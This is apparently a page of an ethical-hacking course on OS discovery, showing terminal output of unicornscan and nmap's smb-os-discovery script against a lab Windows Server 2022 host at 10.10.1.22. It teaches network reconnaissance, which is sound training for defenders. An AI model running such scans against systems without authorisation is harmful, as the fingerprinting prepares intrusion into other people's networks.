

unicornscan 10.10.1.22 -Iv - Parrot Terminal
File Edit View Search Terminal Help

```
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #unicornscan 10.10.1.22 -Iv
adding 10.10.1.22/32 mode `TCPscan' ports `7,9,11,13,18,19,21-23,25,37,39,42,49,50,53,65,67-70,79-81,
88,98,100,105-107,109-111,113,118,119,123,129,135,137-139,143,150,161-164,174,177-179,191,199-202,204
,206,209,210,213,220,345,346,347,369-372,389,406,407,422,443-445,487,500,512-514,517,518,520,525,533,
538,548,554,563,587,610-612,631-634,636,642,653,655,657,666,706,750-752,765,779,808,873,901,923,941,9
46,992-995,1001,1023-1030,1080,1210,1214,1234,1241,1334,1349,1352,1423-1425,1433,1434,1524,1525,1645,
1646,1649,1701,1718,1719,1720,1723,1755,1812,1813,2048-2050,2101-2104,2140,2150,2233,2323,2345,2401,2
430,2431,2432,2433,2583,2628,2776,2777,2988,2989,3050,3130,3150,3232,3306,3389,3456,3493,3542-3545,36
32,3690,3801,4000,4400,4321,4567,4899,5002,5136-5139,5150,5151,5222,5269,5308,5354,5355,5422-5425,543
2,5503,5555,5556,5678,6000-6007,6346,6347,6543,6544,6789,6838,6666-6670,7000-7009,7028,7100,7983,8079
-8082,8088,8787,8879,9090,9101-9103,9325,9359,10000,10026,10027,10067,10080,10081,10167,10498,11201,1
5345,17001-17003,18753,20011,20012,21554,22273,26274,27374,27444,27573,31335-31338,31787,31789,31790,
31791,32668,32767-32780,33390,47262,49301,54320,54321,57341,58008,58009,58666,59211,60000,60006,61000
,61348,61466,61603,63485,63808,63809,64429,65000,65506,65530-65535' pps 300
using interface(s) eth0
scaning 1.00e+00 total hosts with 3.38e+02 total packets, should take a little longer than 8 Seconds
TCP open 10.10.1.22:80  ttl 128
TCP open 10.10.1.22:2103  ttl 128
TCP open 10.10.1.22:389  ttl 128
TCP open 10.10.1.22:3389  ttl 128
TCP open 10.10.1.22:636  ttl 128
TCP open 10.10.1.22:88  ttl 128
TCP open 10.10.1.22:135  ttl 128
TCP open 10.10.1.22:53  ttl 128
TCP open 10.10.1.22:139  ttl 128
```

Figure 3.79: OS Discovery using Unicornscan

OS Discovery using Nmap Script Engine

- Nmap script engine (NSE) can be used to **automate** a wide variety of **networking tasks** by allowing the users to **write and share scripts**
- Attackers use various scripts in the Nmap Script Engine to **perform OS discovery** on the target machine
- For example, in Nmap, **smb-os-discovery** is an inbuilt script that can be used for **collecting OS information** on the target machine **through the SMB protocol**
- In Zenmap, the **-sC** option or **–script** option is used to activate the NSE scripts


nmap --script smb-os-discovery.nse 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/home/attacker]
└──╼ #nmap --script smb-os-discovery.nse 10.10.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-25 00:36 EDT
Nmap scan report for 10.10.1.22
Host is up (0.0094s latency).
Not shown: 983 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
1801/tcp open  msmq
2103/tcp open  zephyr-clt
2105/tcp open  eklogin
2107/tcp open  msmq-mgmt
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:01:80:02 (Microsoft)

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2022 Standard 20348 (Windows Server 2022 Standard 6.3)
|   Computer name: Server2022
```


https://nmap.org

OS Discovery using Nmap Script Engine

Source: *https://nmap.org*

